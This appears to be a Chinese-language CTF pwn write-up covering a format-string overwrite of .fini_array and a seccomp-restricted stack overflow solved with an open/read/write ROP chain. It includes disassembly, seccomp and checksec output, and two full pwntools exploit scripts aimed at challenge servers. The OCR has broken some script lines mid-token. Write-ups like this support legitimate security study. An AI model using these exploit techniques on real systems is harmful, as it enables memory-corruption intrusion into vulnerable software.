
%llx 有符号 64 位 16 进制整数

只有一次的格式化字符串的机会


格式化字符串任意地址写操作学习小计 | 码农网

大家对格式化字符串读操作一定不陌生，但是对写操作的概念或者具体步骤会比较模糊。这里主要总结一下格式化字符串写操作，会以两道例题来进行讲解。%c 在 printf www.codercto.com

提到了一种使用格式化字符串漏洞使程序无限循环的操作



程序退出会调用 finiarray



按照文章中的 “使用格式化字符串漏洞使程序无限循环“ 的操作，大概的操作是：


在将 start 函数或者 main 函数的地址覆写 .fini.array 段中的函数指针，导致程序在进行程序执行结束的收尾操作时，重新执行一次 main 函数，这样我们就可以重新返回 main 函数。

在覆写 .fini.array 段的函数指针的同时，将 printf 函数的 got 表覆盖为 system 函数的地址即可。

在 IDA 中查看 .fini.array 中区段的函数，可见就只有一个函数指针：__do_global_dtors_aux_fini_array_entry，所以我们的目的就是把 main 的地址写到这个地址即可。

```
.fini_array:0804979C ; ELF Termination Function Table
.fini_array:0804979C ; ===========================================================================
.fini_array:0804979C
.fini_array:0804979C ; Segment type: Pure data
.fini_array:0804979C ; Segment permissions: Read/Write
.fini_array:0804979C _fini_array     segment dword public 'DATA' use32
.fini_array:0804979C                 assume cs:_fini_array
.fini_array:0804979C                 ;org 804979Ch
.fini_array:0804979C __do_global_dtors_aux_fini_array_entry dd offset __do_global_dtors_aux
.fini_array:0804979C                                         ; DATA XREF: __libc_csu_init+16↑o
.fini_array:0804979C _fini_array     ends                    ; Alternative name is '__init_arra
.fini_array:0804979C
.jcr:080497A0 ; ===========================================================================
.jcr:080497A0
.jcr:080497A0 ; Segment type: Pure data
```

查看 `_fini_array`



```
.fini_array:0000000000403E18 ; ELF Termination Function Table
.fini_array:0000000000403E18 ; ===========================================================================
.fini_array:0000000000403E18
.fini_array:0000000000403E18 ; Segment type: Pure data
.fini_array:0000000000403E18 ; Segment permissions: Read/Write
.fini_array:0000000000403E18 _fini_array     segment qword public 'DATA' use64
.fini_array:0000000000403E18                 assume cs:_fini_array
.fini_array:0000000000403E18                 ;org 403E18h
.fini_array:0000000000403E18 __do_global_dtors_aux_fini_array_entry dq offset __do_global_dtors_aux
.fini_array:0000000000403E18 _fini_array     ends
.fini_array:0000000000403E18
```

直接覆盖为后门函数就行


但是这题似乎不行

直接抽奖然后栈迁移，控制 `rbp` 上来


概率还可以，`1/16`

```python
from pwn import *
backdoor_addr=0x40123d
while True:
    sleep(0.5)
    p = remote('47.102.130.35', 31292)
    payload=f'%{0x08}c%18$hhnAAAAAA'.encode()+p64(backdoor_addr)
    p.sendlineafter(b'make strings and getshell',payload)
    p.interactive()
    p.close()
```

Elden Ring Ⅰ



```
init(argc, argv, envp);
v4 = seccomp_init(2147418112LL);
seccomp_rule_add(v4, 0LL, 59LL, 0LL);
seccomp_rule_add(v4, 0LL, 322LL, 0LL);
seccomp_load(v4);
```




```
ssize_t vuln()
{
  char buf[256]; // [rsp+0h] [rbp-100h] BYREF

  puts("Greetings. Traveller from beyond the fog. I Am Melina. I offer you an accord.\n");
  return read(0, buf, 304uLL);
}
```

可以使用 seccomp-tools 来检查

【CTF】系统调用号查询表 - Robinbin - 博客园

32位 #ifndef _ASM_X86_UNISTD_32_H #define _ASM_X86_UNISTD_32_H 1 #define __NR_restart_syscall 0 #define __NR_exit 1 #define __NR_fork 2 #define

www.cnblogs.com




Failed to run "vuln"

GDBus.Error:org.gtk.GDBus.UnmappedGError.Quark._g_2dexec_2derror_2dquark.Code8: Failed to execute child process “/home/zhoukaicheng/Desktop/vuln” (No such file or directory)

这个文件链接库有点问题，patch 一下


```Python
patchelf --set-interpreter ~/Pwn/glibc-all-in-one/libs/2.31-0ubuntu9_amd64/ld-2.31.so vuln
```

```Python
seccomp-tools dump ./vuln
```



```
 ~/Desktop                                                        INT ✘
╰─ seccomp-tools dump ./vuln
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x06 0xc000003e  if (A != ARCH_X86_64) goto 0008
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x03 0xffffffff  if (A != 0xffffffff) goto 0008
 0005: 0x15 0x02 0x00 0x0000003b  if (A == execve) goto 0008
 0006: 0x15 0x01 0x00 0x00000142  if (A == execveat) goto 0008
 0007: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0008: 0x06 0x00 0x00 0x00000000  return KILL
```

`execve` 和 `execveat` 都不能用



```
 ~/Desktop
╰─ checksec vuln
[*] '/home/zhoukaicheng/Desktop/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3fe000)
```

奇安信攻防社区-[CTF-PWN]ROP (Return-Orient...

forum.butian.net

Python

```python
rdi,rsi,rdx
```

泄露出 libc 基地址后,使用 libc 中的 gadget 控制参数


使用 **ret2csu**

在 `__libc_csu_init` 函数中有两段可以利用的代码段

具体利用看链接

奇安信攻防社区-[CTF-PWN]ROP (Return-Orient...


forum.butian.net



```
                     LAB_004013c0                                    XREF[1]:
        004013c0 4c 89 f2        MOV        RDX,R14
        004013c3 4c 89 ee        MOV        RSI,R13
        004013c6 44 89 e7        MOV        EDI,R12D
        004013c9 41 ff 14 df     CALL       qword ptr [R15 + RBX*0x8]=>->frame_dummy


        004013cd 48 83 c3 01     ADD        RBX,0x1
        004013d1 48 39 dd        CMP        RBP,RBX
        004013d4 75 ea           JNZ        LAB_004013c0

                     LAB_004013d6                                    XREF[1]:
        004013d6 48 83 c4 08     ADD        RSP,0x8
        004013da 5b              POP        RBX
        004013db 5d              POP        RBP
        004013dc 41 5c           POP        R12
        004013de 41 5d           POP        R13
        004013e0 41 5e           POP        R14
        004013e2 41 5f           POP        R15
        004013e4 c3              RET
        004013e5 66              ??         66h    f
        004013e6 66              ??         66h    f
```

这里 ret2csu 不好打，就直接 orw

```python
from pwn import *
p=remote('47.100.245.185',32384)
libc=ELF('./libc.so.6')
puts_got_addr=0x404028
puts_plt_addr=0x4010c0
pop_rdi_addr=0x4013e3
ret_addr=0x40101a
push_rsp_offset=0x0422bd
puts_offset=libc.sym['puts']
open_offset=libc.sym['open']
read_offset=libc.sym['read']
write_offset=libc.sym['write']
pop_rsi_offset=0x02601f
pop_rdx_offset=0x142c92
vuln_addr=0x40125b
def expandLeak(payload):
    #利用read扩大溢出
    global pop_rdx_offset,libc_base,ret_addr,read_offset,vuln_addr
    prePayload = b'a' * 0x108 + p64(pop_rdx_offset + libc_base) + p64(0x1fff) + p64(ret_addr) + p64(read_offset + libc_base)
    p.sendlineafter(b'I offer you an accord.\n', prePayload)
    p.sendline(b'a'*0x108 + b'a'*8*4+payload)
context(os='linux',arch='amd64',log_level='debug')

#泄漏libc
payload=b'a'*0x108+p64(pop_rdi_addr)+p64(puts_got_addr)+p64(puts_plt
_addr)+p64(vuln_addr)
p.sendlineafter(b'I offer you an accord.\n',payload)
p.recvline()
libc_base= u64(p.recvline()[:-1].ljust(8, b'\x00')) - puts_offset

#泄露栈地址
payload=p64(pop_rdi_addr) + p64(1) + p64(pop_rdx_offset+libc_base) +
p64(0x198) + p64(write_offset+libc_base)+p64(vuln_addr)
expandLeak(payload)
p.recvline()
p.recvn(0x190)
stack_base=u64(p.recvn(8))-0x1a8
print(hex(stack_base))

#布置open
payload=p64(pop_rdi_addr)+p64(1)+p64(pop_rsi_offset+libc_base)+p64(s
tack_base)+p64(pop_rdx_offset+libc_base)+p64(0x300)+p64(write_offset
+libc_base)+p64(vuln_addr)
expandLeak(payload)

payload=p64(pop_rdi_addr)+p64(stack_base+0x1d0)+p64(pop_rsi_offset+l
ibc_base)+p64(0)+p64(pop_rdx_offset+libc_base)+p64(0)+p64(ret_addr)+
p64(open_offset+libc_base)
#用来确定字符串偏移payload=p64(pop_rdi_addr)+p64(1)+p64(pop_rsi_offset+
libc_base)+p64(stack_base+0x1d0)+p64(pop_rdx_offset+libc_base)+p64(0
x300)+p64(ret_addr)+p64(write_offset+libc_base)
payload+=p64(vuln_addr)
payload+=b'flag\x00\x00\x00\x00'
expandLeak(payload)

#read&write
payload=p64(pop_rdi_addr)+p64(3)+p64(pop_rsi_offset+libc_base)+p64(s
tack_base)+p64(pop_rdx_offset+libc_base)+p64(60)+p64(read_offset+lib
c_base)
payload+=p64(pop_rdi_addr)+p64(1)+p64(pop_rsi_offset+libc_base)+p64
(stack_base)+p64(pop_rdx_offset+libc_base)+p64(60)+p64(write_offset+
libc_base)
payload+=p64(vuln_addr)
expandLeak(payload)

#getflag
print(p.recvall(timeout=2))
p.interactive()
```



```
[+] Receiving all data: Done (140B)
[*] Closed connection to 47.100.245.185 port 32384
b'\nflag{D0_yoU_F4ncy_7he_E1d3nR1ng?I_D0!}\n\x1b[0m\x1b[38
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
```